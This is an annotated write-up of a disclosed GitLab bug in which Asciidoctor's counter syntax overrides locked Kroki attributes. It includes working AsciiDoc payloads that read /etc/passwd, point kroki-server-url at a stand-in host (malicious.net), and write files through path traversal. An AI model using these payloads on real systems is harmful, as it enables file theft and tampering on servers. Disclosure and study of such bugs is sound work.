GitLab also integrates Kroki, a diagram rendering service. Kroki is a separate program that takes text describing a diagram, such as a PlantUML class diagram, and returns a picture. The asciidoctor-kroki gem lets an AsciiDoc document send diagram source to a Kroki server and receive an image back. Two attributes of that gem are disabled in GitLab's default configuration because they touch the local filesystem: kroki-plantuml-include! (which reads a file) and kroki-fetch-diagram! (which writes a file). The exclamation mark at the end of the names is part of the attribute name, not punctuation.
The setup
The research was done against a GitLab instance with the GitLab Kroki integration enabled. No special account or role is described. The relevant components are the github-markup gem, Asciidoctor, and the asciidoctor-kroki gem as used by GitLab.
Finding it
The starting point was reStructuredText, which has a file or url attribute on directives such as csv-table, raw or include. A directive is an instruction inside a document, like a command in a recipe. csv-table builds a table from a CSV file, raw inserts content as-is, and include pulls in another file. The file and url attributes tell those directives where to get the content from.
Those attributes are blocked when file_insertion_enabled is set to false, and that is the case for github-markup:
SETTINGS = {
    'cloak_email_addresses': False,
    'file_insertion_enabled': False,
    'raw_enabled': True,
    'strip_comments': True,
    'doctitle_xform': True,
    'initial_header_level': 2,
    'report_level': 5,
    'syntax_highlight': 'none',
    'math_output': 'latex',
    'field_name_limit': 50,
}
This is a dictionary, a list of name and value pairs, the same idea as a settings page. Each line sets one option. The important line is 'file_insertion_enabled': False, which switches off the ability of a document to pull in files. The other lines control cosmetic things: whether email addresses are hidden, whether raw HTML is allowed, how headings are numbered, how errors are reported, and so on. Because file insertion is off, the file and url attributes of reStructuredText cannot be used to read anything.
Asciidoctor behaves similarly: with security mode SECURE and allow-uri-read set to false, the file read functions are not reachable. Security mode is a global switch that decides how much a document is allowed to do. SECURE is the strict setting. allow-uri-read is a separate switch that, when true, lets a document fetch content from a URI, which is a web address or file path. The relevant code path is image_uri:
def image_uri(target_image, asset_dir_key = 'imagesdir')
    if (doc = @document).safe < SafeMode::SECURE && (doc.attr? 'data-uri')
      if ((Helpers.uriish? target_image) && (target_image = Helpers.encode_spaces_in_uri target_image)) ||
          (asset_dir_key && (images_base = doc.attr asset_dir_key) && (Helpers.uriish? images_base) &&
          (target_image = normalize_web_path target_image, images_base, false))
        (doc.attr? 'allow-uri-read') ? (generate_data_uri_from_uri target_image, (doc.attr? 'cache-uri')) : target_image
      else
        generate_data_uri target_image, asset_dir_key
      end
    else
      normalize_web_path target_image, (asset_dir_key ? (doc.attr asset_dir_key) : nil)
    end
  end
Line by line:
def image_uri(target_image, asset_dir_key = 'imagesdir')defines a function that works out where an image lives.target_imageis the image name from the document, andasset_dir_keydefaults to the attribute nameimagesdir, which is the folder where images are kept.if (doc = @document).safe < SafeMode::SECURE && (doc.attr? 'data-uri')checks two things: the document's safety level is belowSECURE, and the document has asked for images to be embedded as data rather than linked. Both must be true to enter the branch.- The next
ifchecks whether the image target looks like a URI, or whether the images folder itself is a URI. If so, it normalises the path. (doc.attr? 'allow-uri-read') ? (generate_data_uri_from_uri target_image, (doc.attr? 'cache-uri')) : target_imageis a one-line if/else. Ifallow-uri-readis set, it fetches the image from the URI; otherwise it just returns the target as text.- The
elsebranch, reached when the document is not in a permissive mode, only normalises the path and never reads anything.
generate_data_uri calls File.binread on the path given in target_image:
::File.binread image_path
File.binread is a Ruby function that opens a file and returns its raw bytes. The :: at the front means "look for File at the top level of Ruby", not inside the current module. So if an attacker can control image_path, this line reads any file the process can open.
The researcher chose Asciidoctor over reStructuredText and looked for a way to bypass the constraints. The first instinct was to set allow-uri-read to true before considering how to change doc.safe away from SECURE.
Asciidoctor lets a document set arbitrary attributes. For example, :test: haah sets doc.attr["test"] to haah. The syntax is a colon, the attribute name, another colon, the value. It is the AsciiDoc equivalent of writing a note at the top of a page saying "for this document, test means haah".
Attributes predefined at initialisation are locked, however, and a document cannot change them. Initialisation is the moment the parser is set up, before it reads the document. The check is:
def attribute_locked?(name)
    @attribute_overrides.key?(name)
  end
This function takes an attribute name and returns true if that name is present in @attribute_overrides. The @ prefix means it is an instance variable, a value stored on the object, like a field in a form that belongs to one particular parser run. .key?(name) asks the dictionary whether it contains that key. So "locked" simply means "this name was set up front by the program, not by the document".
@attribute_overrides holds every key/value pair set when Asciidoctor is initialised, plus predefined pairs such as docdir and outfile. docdir is the document's folder and outfile is the output file name. allow-uri-read is always present there, with a default value of nil:
# the only way to set the allow-uri-read attribute is via the API; disabled by default
attr_overrides['allow-uri-read'] ||= nil
The comment says it plainly: the only intended way to turn this on is through the API, meaning the code that calls the parser, not the document itself. ||= means "if this is empty or false, set it to the value on the right". nil in Ruby means "nothing". So the attribute exists in the overrides table but has no value, and because it is in the table, the document cannot set it.
GitLab initialises Asciidoctor with this attribute set:
 DEFAULT_ADOC_ATTRS = {
        'showtitle' => true,
        'sectanchors' => true,
        'idprefix' => 'user-content-',
        'idseparator' => '-',
        'env' => 'gitlab',
        'env-gitlab' => '',
        'source-highlighter' => 'gitlab-html-pipeline',
        'icons' => 'font',
        'outfilesuffix' => '.adoc',
        'max-include-depth' => MAX_INCLUDE_DEPTH,
        # This feature is disabled because it relies on File#read to read the file.
        # If we want to enable this feature we will need to provide a "GitLab compatible" implementation.
        # This attribute is typically used to share common config (skinparam...) across all PlantUML diagrams.
        # The value can be a path or a URL.
        'kroki-plantuml-include!' => '',
        # This feature is disabled because it relies on the local file system to save diagrams retrieved from the Kroki server.
        'kroki-fetch-diagram!' => ''
    }.freeze
 ...
 asciidoc_opts = { safe: :secure,
                        backend: :gitlab_html5,
                        attributes: DEFAULT_ADOC_ATTRS
                         ....

      html = ::Asciidoctor.convert(input, asciidoc_opts)
This is the heart of GitLab's defence. DEFAULT_ADOC_ATTRS is a dictionary of settings GitLab always applies. showtitle and sectanchors control headings, idprefix and idseparator control the anchors used for links, env and env-gitlab tell the parser it is running inside GitLab, source-highlighter picks the code colouring, icons picks the icon style, outfilesuffix sets the output extension, and max-include-depth limits how deeply includes can nest. The two Kroki entries are set to empty strings, which means "present but empty", and the comments explain that they are disabled because they touch the filesystem. .freeze makes the dictionary unchangeable in Ruby, so no later code can add to it by accident.
Then asciidoc_opts bundles the safety mode :secure, the output format :gitlab_html5, and the attributes. Finally ::Asciidoctor.convert(input, asciidoc_opts) runs the parser on the document with those options. The :: again means the top-level Asciidoctor.
Unless GitLab added allow-uri-read to that list, the lock would hold. The counter function, however, offered a way to change @attributes without going through attribute_locked?:
def counter name, seed = nil
    return @parent_document.counter name, seed if @parent_document
    if (attr_seed = !(attr_val = @attributes[name]).nil_or_empty?) && (@counters.key? name)
      @attributes[name] = @counters[name] = Helpers.nextval attr_val
    elsif seed
      @attributes[name] = @counters[name] = seed == seed.to_i.to_s ? seed.to_i : seed
    else
      @attributes[name] = @counters[name] = Helpers.nextval attr_seed ? attr_val : 0
    end
  end
Line by line:
def counter name, seed = nildefines a function that takes an attribute name and an optional starting value.return @parent_document.counter name, seed if @parent_documentsays: if this document is part of a larger document, pass the request up to the parent and stop.if (attr_seed = !(attr_val = @attributes[name]).nil_or_empty?) && (@counters.key? name)looks up the current value, checks it is not empty, and checks whether a counter with that name already exists.- If both are true,
@attributes[name] = @counters[name] = Helpers.nextval attr_valbumps the counter to the next value and stores it. elsif seedhandles the case where no counter exists yet but a starting value was given.seed == seed.to_i.to_s ? seed.to_i : seedconverts the seed to a number if it looks like one, otherwise keeps it as text.- The final
elsestarts the counter at zero or at the existing value.
The key line is the elsif seed branch. If counter is called with a name that has not been set and is not in the document attributes, it is set to the value of seed. @attributes[name] is assigned directly, bypassing attribute_locked?, so any attribute can be created or changed with an arbitrary value. In everyday terms: the front desk has a list of rooms that guests may not change, but the counter clerk has a separate key that opens any room, and nobody told the clerk to check the list.
Searching the document for uses of counter showed that {counter:allow-uri-read:true} in an AsciiDoc document sets @attributes['allow-uri-read'] to true. The syntax is a pair of curly braces, the word counter, then the attribute name and the value, separated by colons. A minimal reproduction:
attributes = {
    'showtitle' => '@',
    'idprefix' => '',
    'idseparator' => '-',
    'sectanchors' => nil,
    'env' => 'github',
    'env-github' => '',
    'source-highlighter' => 'html-pipeline'
}
content = <<test
[#goals]
{counter:allow-uri-read:true}
test

Asciidoctor.convert(content, :safe => :secure, :attributes => attributes)
Line by line:
attributes = { ... }builds the dictionary of settings that the program passes in, the same idea as GitLab's defaults.content = <<teststarts a block of text that runs until the linetest. This is Ruby's way of writing a multi-line string without quotes.[#goals]is an AsciiDoc anchor, a label for a section.{counter:allow-uri-read:true}is the payload: it asks the counter function to setallow-uri-readtotrue.testcloses the string.Asciidoctor.convert(content, :safe => :secure, :attributes => attributes)runs the parser in secure mode with the settings above. If the trick works, the document ends up withallow-uri-readtrue even though secure mode should have prevented it.
A breakpoint on the counter function confirmed the behaviour. A breakpoint is a deliberate pause in a debugger, a tool that lets you stop a program mid-run and inspect its variables, like pausing a video to look at a single frame.
The researcher also considered changing safe-mode-level or safe-mode to move @safe away from SECURE, but found no way to change @safe other than at initialisation, and did not pursue it further.
Exploitation
Step 1: read a file with kroki-plantuml-include
Reading GitLab's Asciidoctor initialisation revealed the two disabled Kroki attributes. With GitLab Kroki enabled, the asciidoctor-kroki gem uses them as follows. kroki-plantuml-include is passed straight to File.read:
def prepend_plantuml_config(diagram_text, diagram_type, doc)
        if diagram_type == :plantuml && doc.attr?('kroki-plantuml-include')
          # TODO: this behaves different than the JS version
          # The file should be added by !include #{plantuml_include}" once we have a preprocessor for ruby
          config = File.read(doc.attr('kroki-plantuml-include'))
          diagram_text = config + '\n' + diagram_text
        end
        diagram_text
      end
Line by line:
def prepend_plantuml_config(diagram_text, diagram_type, doc)defines a function that adds shared configuration to a PlantUML diagram. PlantUML is a text language for drawing diagrams; a shared config is a block of settings applied to every diagram.if diagram_type == :plantuml && doc.attr?('kroki-plantuml-include')checks that this is a PlantUML diagram and that the document has set the include attribute.config = File.read(doc.attr('kroki-plantuml-include'))reads the file whose path is the value of the attribute. This is the dangerous line: whatever path the document supplies is opened and read.diagram_text = config + '\n' + diagram_textputs the file contents in front of the diagram, separated by a newline.diagram_textreturns the result.
Because the File.read happens inside the gem running in GitLab, the file is read from the GitLab host, not from the Kroki server. Setting the attribute to an arbitrary path therefore reads any file the process can access. The following payload fetches /etc/passwd and appends it, Base64 encoded and compressed, to the path of the URL sent to the Kroki server:
[#goals]

[plantuml, test="{counter:kroki-plantuml-include:/etc/passwd}", format="png"]
....
class BlockProcessor
class DiagramBlock
class DitaaBlock
class PlantUmlBlock

BlockProcessor <|-- {counter:kroki-plantuml-include}
DiagramBlock <|-- DitaaBlock
DiagramBlock <|-- PlantUmlBlock
...
Line by line:
[#goals]is an anchor, a label for the section.[plantuml, test="...", format="png"]starts a PlantUML block.testis the diagram's name, andformat="png"asks for a PNG image. Inside the quotes,{counter:kroki-plantuml-include:/etc/passwd}sets the include attribute to/etc/passwd, the classic Unix file that lists user accounts.....opens a literal block, a chunk of text the parser treats as raw content.- The
classlines are ordinary PlantUML declarations of classes. BlockProcessor <|-- {counter:kroki-plantuml-include}uses the attribute again inside the diagram, so the file contents end up in the diagram text....and the closing....finish the block.
Base64 decoding and decompressing the data gives the content of /etc/passwd. Base64 is a way of writing arbitrary bytes using only letters, digits and a few symbols, so that binary data can travel safely inside text such as a URL. Compression shrinks the data first. Both are reversible, so the receiver can recover the original file.
Step 2: write a file with kroki-fetch-diagram
Setting kroki-fetch-diagram to any value makes the gem save the diagram to local disk:
def create_image_src(doc, kroki_diagram, kroki_client)
        if doc.attr('kroki-fetch-diagram')
          kroki_diagram.save(output_dir_path(doc), kroki_client)
        else
          kroki_diagram.get_diagram_uri(server_url(doc))
        end
end
Line by line:
def create_image_src(doc, kroki_diagram, kroki_client)defines a function that produces the image source for a diagram.if doc.attr('kroki-fetch-diagram')checks whether the document set the fetch attribute. Any non-empty value counts as true.kroki_diagram.save(output_dir_path(doc), kroki_client)saves the diagram to disk, using the output folder and the Kroki client.else kroki_diagram.get_diagram_uri(server_url(doc))otherwise just builds a link to the diagram on the Kroki server.
That calls save:
 def save(output_dir_path, kroki_client)
      diagram_url = get_diagram_uri(kroki_client.server_url)
      diagram_name = "diag-#{Digest::SHA256.hexdigest diagram_url}.#{@format}"
      file_path = File.join(output_dir_path, diagram_name)
      encoding = if @format == 'txt' || @format == 'atxt' || @format == 'utxt'
                   'utf8'
                 elsif @format == 'svg'
                   'binary'
                 else
                   'binary'
                 end
      # file is either (already) on the file system or we should read it from Kroki
      contents = File.exist?(file_path) ? File.open(file_path, &:read) : kroki_client.get_image(self, encoding)
      FileUtils.mkdir_p(output_dir_path)
      if encoding == 'binary'
        File.binwrite(file_path, contents)
      else
        File.write(file_path, contents)
      end
      diagram_name
    end
Line by line:
def save(output_dir_path, kroki_client)defines the save function.diagram_url = get_diagram_uri(kroki_client.server_url)builds the URL of the diagram on the Kroki server.diagram_name = "diag-#{Digest::SHA256.hexdigest diagram_url}.#{@format}"builds the file name.Digest::SHA256.hexdigestturns the URL into a fixed-length fingerprint, a hash, so the same URL always gives the same name.@formatis the diagram format, such aspngorsvg.file_path = File.join(output_dir_path, diagram_name)glues the folder and the file name together.- The
encoding = if ...block picks text or binary mode depending on the format. contents = File.exist?(file_path) ? File.open(file_path, &:read) : kroki_client.get_image(self, encoding)is a one-line if/else: if the file already exists, read it; otherwise ask Kroki for the image.FileUtils.mkdir_p(output_dir_path)creates the output folder, including any missing parent folders.if encoding == 'binary'chooses betweenFile.binwriteandFile.writeto save the contents.diagram_namereturns the name.
File.binwrite and File.write receive file_path, which is influenced by two things: the SHA-256 digest of the diagram URL, and @format, which the researcher could change. SHA-256 is a hash function: it takes any input and produces a short, fixed-length fingerprint. The same input always gives the same fingerprint, and it is practically impossible to find two inputs with the same one.
Pointing GitLab Kroki at a different server is possible by changing kroki-server-url, which GitLab sets from its settings:
# Define the Kroki server URL from the settings.
        # This attribute cannot be overridden from the AsciiDoc document.
        'kroki-server-url' => Gitlab::CurrentSettings.kroki_url

        # I COULD CHANGE THIS BY USING COUNTER :P
Line by line:
- The comment says the URL comes from GitLab's settings.
- The second comment claims the attribute cannot be overridden from the document.
'kroki-server-url' => Gitlab::CurrentSettings.kroki_urlreads the configured Kroki address from GitLab's settings.- The last comment is the researcher's note that the
countertrick defeats that claim.
The counter payload below changes kroki-server-url to an attacker-controlled host:
{counter:kroki-server-url:http://malicious.net/}
This single line, placed in a document, sets the Kroki server address to http://malicious.net/, a server the attacker controls. From then on, GitLab asks that server for the diagram image instead of the real Kroki server.
With a web server that always returns a file regardless of HTTP method or URL, asciidoctor-kroki can be made to write to an arbitrary location. HTTP method means the verb in a web request, such as GET to fetch or POST to submit. A server that answers every request with the same file is like a shop that hands you the same parcel whatever you ask for.
Step 3: satisfy Ruby's File path checks
The digest part of the filename has to be constructed first, because of how Ruby's File behaves. A path such as non-existing-dir/../../../../../../../etc/passwd always throws an exception if a component of the path does not exist. The .. means "go up one folder", so a path full of .. climbs towards the root of the filesystem. Ruby refuses to walk through a folder that is not there, even if the final destination exists. The non-existing-dir component, here diag-#{Digest::SHA256.hexdigest diagram_url}, must exist. The procedure is:
- Choose the location to write to, for example
/tmp/test_file_write.txt. - Construct the URL containing the diagram data.
For the diagram below:
....
class BlockProcessor
class DiagramBlock
class DitaaBlock
class PlantUmlBlock

BlockProcessor <|-- hehe
DiagramBlock <|-- DitaaBlock
DiagramBlock <|-- PlantUmlBlock
....
This is a small PlantUML class diagram: four classes and three inheritance arrows. The .... lines mark the start and end of the literal block.
the Base64 compressed data is:
eNpLzkksLlZwyslPzg4oyk9OLS7OL-[redacted]==
This is the diagram text after compression and Base64 encoding. It looks like random characters, but it is just the diagram in a compact, text-safe form.
This is needed to build the correct URL for the diagram, so that the correct directory is created and File.write does not throw.
The URL format is:
http://`kroki-host`/../../../../../../../../`file-location`/`base64-compressed-data`
Read it as a template: the host of the fake Kroki server, then a long climb up the folder tree, then the target file location, then the encoded diagram. The backticks in the template are placeholders, not literal characters.
For example:
http://[redacted]:8082/plantuml/../../../../../../tmp/test_file_write.txt/eNpLzkksLlZwyslPzg4oyk9OLS7OL-[redacted]==
This is a concrete URL: the fake server at [redacted] on port 8082, then plantuml, then a climb to /tmp/test_file_write.txt, then the encoded diagram. The .. segments are what make the final path escape the intended folder.
The SHA-256 of the URL was generated with:
p "diag-#{Digest::SHA256.hexdigest test = string}"
p prints a value to the screen. The string starts with diag-, then inserts the SHA-256 fingerprint of the URL. The test = string inside the call is the input being hashed. The result is the exact folder name the gem will look for.
Step 4: create the directory, then write
First run the payload with imagesdir set to diag-<SHA256 value>. so the directory for the file is created:
[#goals]
:imagesdir: diag-[redacted].
:outdir: /tmp/

[plantuml, test="{counter:kroki-fetch-diagram:true}",tet="{counter:kroki-server-url:http://[redacted]:8082/}", format="/../../../../../../tmp/test_file_write.txt"]
....
class BlockProcessor
class DiagramBlock
class DitaaBlock
class PlantUmlBlock

BlockProcessor <|-- hehe
DiagramBlock <|-- DitaaBlock
DiagramBlock <|-- PlantUmlBlock
....
Line by line:
[#goals]is the anchor.:imagesdir: diag-58f9...b8.sets the images folder to the digest-based name, ending with a dot. This is the folder that must exist for the path check to pass.:outdir: /tmp/sets the output folder to/tmp/.[plantuml, test="...",tet="...", format="..."]starts the diagram block.testturns onkroki-fetch-diagramthrough the counter trick.tet(a typo fortestin the original) setskroki-server-urlto the fake server.formatis set to the path/../../../../../../tmp/test_file_write.txt, which is how the format value leaks into the output path.- The
....block contains the same small class diagram as before.
Then run the payload again with imagesdir set to . so File.write does not throw:
[#goals]
:imagesdir: .
:outdir: /tmp/

[plantuml, test="{counter:kroki-fetch-diagram:true}",tet="{counter:kroki-server-url:http://[redacted]:8082/}", format="/../../../../../../tmp/test_file_write.txt"]
....
class BlockProcessor
class DiagramBlock
class DitaaBlock
class PlantUmlBlock

BlockProcessor <|-- hehe
DiagramBlock <|-- DitaaBlock
DiagramBlock <|-- PlantUmlBlock
....
This is the same payload with one change: :imagesdir: . sets the images folder to the current folder. The dot means "here". With the folder now existing, the write can complete and the file lands at the chosen location.
A proof-of-concept video is referenced in the HackerOne report at https://hackerone.com/reports/1098793.
Root cause
The counter function in Asciidoctor writes directly to @attributes[name] without consulting attribute_locked?. That lets a document override attributes that the API intended to lock, including allow-uri-read, kroki-plantuml-include, kroki-fetch-diagram and kroki-server-url. GitLab predefined the Kroki attributes in DEFAULT_ADOC_ATTRS and set kroki-server-url from its settings; the counter path sidesteps the lock.
Once the attributes are settable, the asciidoctor-kroki gem passes them into File.read, File.binwrite and File.write. The @format value also flows into the output path, and the Kroki server URL is taken from an attribute that the document can now change.
Impact
An attacker who can submit an AsciiDoc document to a GitLab instance with Kroki enabled can read any file the process has permission to read, and, with a controlled server, write files to arbitrary locations on the GitLab host. The read is performed on the GitLab box, not on the Kroki server. The write requires the attacker to control a server that answers the Kroki requests, and to run the payload twice to satisfy Ruby's path checks. The researcher earned $5600 for the bug.
Fix
Both asciidoctor and asciidoctor-kroki were updated. After the fix, neither @attributes nor @format can be changed for asciidoctor-kroki. The researcher considers this sufficient to fix the vulnerability.
Variants to test
- Look for other Asciidoctor functions that assign to
@attributesdirectly, bypassingattribute_locked?. A positive result is a document that changes a predefined attribute such asallow-uri-reador a Kroki attribute. - Test other markup parsers in
github-markupfor attributes that are locked at initialisation but reachable through document syntax. A positive result is a document that changes a locked setting. - Check other gems that read attributes into filesystem calls, such as
File.read,File.binwriteorFile.write. A positive result is a document-controlled path reaching one of those calls. - Test whether
@formator similar output-path components can be influenced in other diagram integrations. A positive result is a write outside the intended output directory. - Test whether server URLs taken from settings can be overridden by document attributes. A positive result is a request to an attacker-controlled host.
Glossary
- API: the set of functions a program offers to other programs, the way a restaurant menu lists what you can order.
- AsciiDoc / Asciidoctor: a markup language for writing documents, and the Ruby program that turns it into HTML.
- Attribute: a named setting inside a document, such as
:colour: blue. - Base64: a way of writing any bytes using only letters, digits and a few symbols, so binary data can travel inside text.
- Breakpoint: a deliberate pause in a debugger so you can inspect the program's state.
- Bypass: getting around a protection without removing it.
- CVE: a public identifier for a known security vulnerability.
- Debugger: a tool that lets you stop and inspect a running program.
- Dictionary: a collection of name and value pairs, like a settings page.
- Directive: an instruction inside a document, such as
includeorcsv-table. - Gem: a reusable package of Ruby code.
- GitLab: a website for hosting code and documentation.
- Hash / SHA-256: a function that turns any input into a short fixed-length fingerprint; the same input always gives the same fingerprint.
- HTTP method: the verb in a web request, such as GET or POST.
- Instance variable: a value stored on an object, written with an
@prefix in Ruby. - Kroki: a service that turns text describing a diagram into an image.
- Markup language: a way of writing text with formatting instructions, such as Markdown or AsciiDoc.
- nil: Ruby's word for "nothing".
- Parser: a program that reads a document and works out what it means.
- Payload: the input an attacker sends to trigger a bug.
- PlantUML: a text language for drawing diagrams.
- Proof of concept (PoC): a demonstration that a bug is real.
- reStructuredText: a markup language used in Python documentation.
- Server: the computer that runs a website.
- Symbol: a lightweight label in Ruby, written with a leading colon such as
:asciidoc. - URI / URL: an address of something on the web or on disk.
- Vulnerability: a weakness that lets someone make a program do something it should not.


